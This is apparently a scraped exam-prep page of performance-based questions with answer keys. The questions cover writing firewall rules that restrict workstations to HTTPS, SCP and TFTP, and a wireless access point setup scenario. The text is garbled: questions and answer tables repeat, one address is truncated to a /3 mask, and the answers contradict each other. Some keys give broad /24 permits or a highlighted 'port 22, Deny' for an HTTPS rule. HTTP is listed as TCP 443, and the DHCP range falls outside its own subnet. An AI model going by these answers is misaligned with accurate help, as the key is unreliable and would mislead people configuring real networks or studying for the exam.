192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32 10.10.9.12/32 10.10.9.14/32 10.10.9.16/32 10.10.9.18/32	ANY 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32 10.10.9.12/32 10.10.9.14/32 10.10.9.16/32 10.10.9.18/32 10.10.9.0/28	<input type="text"/> <input type="text"/> <input type="text"/> <input type="text"/>	ANY TCP UDP	Permit Deny

QUESTION:

	Source IP	Destination IP	Port	Protocol	Action
1					
2					
3					
4					




1. The Accounting workstation can ONLY access the web server on the public network over the default HTTPS port. The accounting workstation should not access other networks.



ANSWER:


	Source IP	Destination IP	Port	Protocol	Action
1	10.10.9.12/32	192.168.10.5/32	443	TCP	Permit
2					
3					
4					




2. The HR workstation should be restricted to communicate with the Financial server ONLY over the default SCP port.

ANSWER:

	Source IP	Destination IP	Port	Protocol	Action
1	10.10.9.0/24	192.168.10.0/24	443	TCP	Permit
2	10.10.9.14/32	192.168.100.10/3	22	TCP	Permit
3					
4					




2. The HR workstation should be restricted to communicate with the Financial server ONLY er the default SCP port.




ANSWER:

	Source IP	Destination IP	Port	Protocol	Action
1	10.10.9.0/24	192.168.10.0/24	443	TCP	Permit
2	10.10.9.0/24	192.168.100.0/24	22	TCP	Permit
3					
4					




3. The Admin workstation should ONLY be able to access the servers on the secure network over the default TFTP port.




ANSWER:

	Source IP	Destination IP	Port	Protocol	Action
1	10.10.9.12/32	192.168.10.5/32	443	TCP	Permit
2	10.10.9.14/32	192.168.100.10/3	22	TCP	Permit
3	10.10.9.18/32	192.168.100.10/32	69	UDP	Permit
4	10.10.9.18/32	192.168.100.18/32	69	UDP	Permit




3. The Admin workstation should ONLY be able to access the servers on the secure network over the default TFTP port.



ANSWER:

	Source IP	Destination IP	Port	Protocol	Action
1	10.10.9.12/32	192.168.10.5/32	443	TCP	Permit
2	10.10.9.14/32	192.168.100.10/3	22	TCP	Permit
3	10.10.9.18/32	192.168.100.10/32	69	UDP	Permit
4	10.10.9.18/32	192.168.100.18/32	69	UDP	Permit



HTTP TCP 443
SSH, SCP, SFTP, SLogin TCP 22
TFTP UDP 69
There is a default deny at the end

Different VIEW of Performance Based Questions 4:

The security administration has installed a new firewall which implements an implicit DENY policy by default.


INSTRUCTIONS -

Click on the firewall and configure it to allow ONLY the following communication:

- ☞ The Accounting workstation can ONLY access the web server on the public network over the default HTTPS port. The accounting workstation should not access other networks.
- ☞ The HR workstation should be restricted to communicate with the Financial server ONLY, over the default SCP port.
- ☞ The Admin workstation should ONLY be able to access the server on the secure network over the default TFTP port.

The firewall will process the rules in a top-down manner in order as a first match. The port number must be typed in and only one port number can be entered per rule. Type ANY for all ports.

Network Diagram



Firewall Rules

Question

Rule #	Source	Destination	Port (Only One Per Rule)	Protocol	Action
1	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 10.10.9.14/32 10.10.9.18/32 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> 443 22 69 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> ANY TCP UDP </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> Permit Deny </div>
2	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 10.10.9.14/32 10.10.9.18/32 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> 443 22 69 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> ANY TCP UDP </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> Permit Deny </div>
3	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 10.10.9.14/32 10.10.9.18/32 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> 443 22 69 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> ANY TCP UDP </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> Permit Deny </div>
4	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 10.10.9.14/32 10.10.9.18/32 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> 443 22 69 </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> ANY TCP UDP </div>	<div style="border: 1px solid black; padding: 2px;"> <input type="text"/> Permit Deny </div>

Firewall Rules

ANSWER:

Rule #	Source	Destination	Port (Only One Per Rule)	Protocol	Action
1	<ul style="list-style-type: none"> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 <li style="background-color: #e0ffe0;">10.10.9.12/32 10.10.9.14/32 10.10.9.18/32 	<ul style="list-style-type: none"> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 <li style="background-color: #e0ffe0;">192.168.10.5/32 192.168.100.10/32 192.168.100.18/32 	<ul style="list-style-type: none"> 443 <li style="background-color: #e0ffe0;">22 69 	<ul style="list-style-type: none"> ANY <li style="background-color: #e0ffe0;">TCP UDP 	<ul style="list-style-type: none"> Permit <li style="background-color: #e0ffe0;">Deny
2	<ul style="list-style-type: none"> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 <li style="background-color: #e0ffe0;">10.10.9.14/32 10.10.9.18/32 	<ul style="list-style-type: none"> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 <li style="background-color: #e0ffe0;">192.168.100.10/32 192.168.100.18/32 	<ul style="list-style-type: none"> 443 <li style="background-color: #e0ffe0;">22 69 	<ul style="list-style-type: none"> ANY <li style="background-color: #e0ffe0;">TCP UDP 	<ul style="list-style-type: none"> Permit <li style="background-color: #e0ffe0;">Deny
3	<ul style="list-style-type: none"> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 10.10.9.14/32 <li style="background-color: #e0ffe0;">10.10.9.18/32 	<ul style="list-style-type: none"> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 <li style="background-color: #e0ffe0;">192.168.100.10/32 192.168.100.18/32 	<ul style="list-style-type: none"> 443 22 <li style="background-color: #e0ffe0;">69 	<ul style="list-style-type: none"> <li style="background-color: #e0ffe0;">ANY TCP UDP 	<ul style="list-style-type: none"> Permit <li style="background-color: #e0ffe0;">Deny
4	<ul style="list-style-type: none"> 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 10.10.9.12/32 10.10.9.14/32 <li style="background-color: #e0ffe0;">10.10.9.18/32 	<ul style="list-style-type: none"> Any 192.168.10.2/32 192.168.10.3/32 192.168.10.4/32 192.168.10.5/32 192.168.100.10/32 192.168.100.18/32 	<ul style="list-style-type: none"> 443 22 <li style="background-color: #e0ffe0;">69 	<ul style="list-style-type: none"> <li style="background-color: #e0ffe0;">ANY TCP UDP 	<ul style="list-style-type: none"> Permit <li style="background-color: #e0ffe0;">Deny




Performance Based Question 5

QUESTION:

A newly purchased corporate WAP needs to be configured in the MOST secure manner possible. Please click on the below items on the network diagram and configure them accordingly.


- WAP
- DHCP Server
- AAA Server
- Wireless Controller
- LDAP Server

Instructions: When you have completed the simulation, please select the Done button



. Please click on the below items on the network diagram and configure them accordingly.

- WAP
- DHCP Server
- AAA Server
- Wireless Controller
- LDAP Server



DHCP Server
IP: 192.168.60.10 /24



Switch



WAP

AAA Server
IP: 192.168.1.20

Wireless Controller
IP: 172.28.1.30

LDAP Server
IP: 10.10.20.20

DHCP SERVER

IP: 192.168.60.10

Netmask: 255.255.255.0

DG: 192.168.60.1

Range: 10.50.7.0-10.50.8.255

